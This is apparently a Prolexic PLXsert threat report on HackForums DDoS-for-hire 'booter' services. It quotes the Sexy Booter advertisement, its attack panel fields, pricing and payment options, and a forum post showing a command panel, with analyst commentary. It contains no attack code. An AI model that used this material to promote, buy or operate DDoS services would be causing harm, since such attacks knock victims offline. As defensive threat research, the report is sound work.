Sexy Booter is a network stressing project that has been undergoing active development for over a year that truly stands out from all the rest. We have created this stresser to rise above all the rest. Using the amplified udp reflection method, Sexy Booter is superior in power to other booters that claim a high output. Sexy Booter has tons of features, and the source is completely custom coded. To ensure that you get a strong attack even when multiple customers are booting, we have implemented special scripting again, fully custom coded. If you have any questions, you may contact the support team (info below). We strive to offer the best customer support on the market, so please do not hesitate to contact us.

[!] Private shells online.
[!] Can drop any home connection no problem.
[!] Boot for up to 120 seconds.
[!] iPod Touch/Mobile Phones/Hand Held devices compatible!
[!] Shell Rotation.
[!] Secure/Safe system.
[!] No spreading or bots needed.
[!] No port forwarding.
[!] Shells added daily.
[!] Great customer support.

Advertisement on HackForums.net for Sexy Booter DDoS Service



Welcome, [redacted]

Statistics

Shell Count: 666
Allocated Shells: 333
Booter Version: 1.1
Total Users: 2

DDoS Attack

Use the form below to initiate an attack:


Flood Type	UDP
Select Enemy (Optional)	-Select-
Target	
Pathname	HTTP Only
Quick Port (Optional)	-Select-
Port (0 For Random)	3074
Time:	25 seconds
Power:	50 %

The author makes use of a PHP/MySQL content system to manage the booter shell URLs, attack types and targets. A paid customer has access to DDoS functionality via shell booters, a port scanner, and an HTTP proxy script, as shown by the screenshot above.

The author accepts payment via PayPal, LibertyReserve and AlertPay. The use of video game and cartoon characters from recent decades indicates that the author is probably a teen or young adult.

The fact that this malicious actor utilizes PayPal indicates he is either inexperienced with the underground and doesn't know about PayPal's reputation for freezing questionable funds and working with law enforcement, or simply does not care about such matters.

The service provider will create accounts for customers that last for durations from one week ($5), one month ($15), or for the lifetime of the service ($50).



1 week Account: $5

Buy Now

1 Month Account: $15

Buy Now

Lifetime Account: $50

Buy Now

Payment Options: PayPal-alertpay-Libertyreserve only, more payment options will become available.

Promotional Video for SexyBooter - www.youtube.com/watch?v=BM0mHBhLXak


Glossary:

Callback - An unsolicited notification to a location controlled by a malicious actor.
IRC - Internet Relay Chat. A simple internet multi-user chat protocol that supports rooms for group chat or private messages for individual communication. This was how the internet communicated before Facebook. This is not just used by hackers but also by techies, nerds, and soccer moms alike.

Contributors – PLXsert

Appendix:

HackForums.net DDoS Booter EcoSystem Image credits:
Skidz - http://www.xmdr.org/wp-content/uploads/2011/12/kid-on-computer.jpg
Hackers - http://www.wannagotothemovies.com/wp-content/uploads/2012/02/1-feature-pic16.jpg
Coders - http://www.collegecoders.com/Images/Professional%20Developers%20at%20CollegeCoders.png
Vendors - http://i.zdnet.com/blogs/v_for_vendetta.jpg
Money - http://www.thecalculatorsite.com/images/icons/currency.jpg
Tools - http://www.veryicon.com/icon/png/Business/Real%20Vista%20Security/malicious%20code.png
Private lists - http://files.softicons.com/download/folder-icons/dellios-system-icons-by-dellustrations/png/256/restricted.png
HackForums banner - http://imageshack.us/f/819/ss20110116193342.png/


4 Weeks Ago

#23

Xepouhe

Senior Member

Join Date: Sep 2011

Posts: 482

Originally Posted by siaurakelnis

CnC

Time: 15:25:08
Today: 0
Online: 0

URLs:
google.de

Flows: 25 POST flood

Yea this shit looks very nice!

Russians don't care about GUI, only hf skiddies do.

BlueCY likes this.

About PLXsert:

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call **+1 (954) 620 6002**.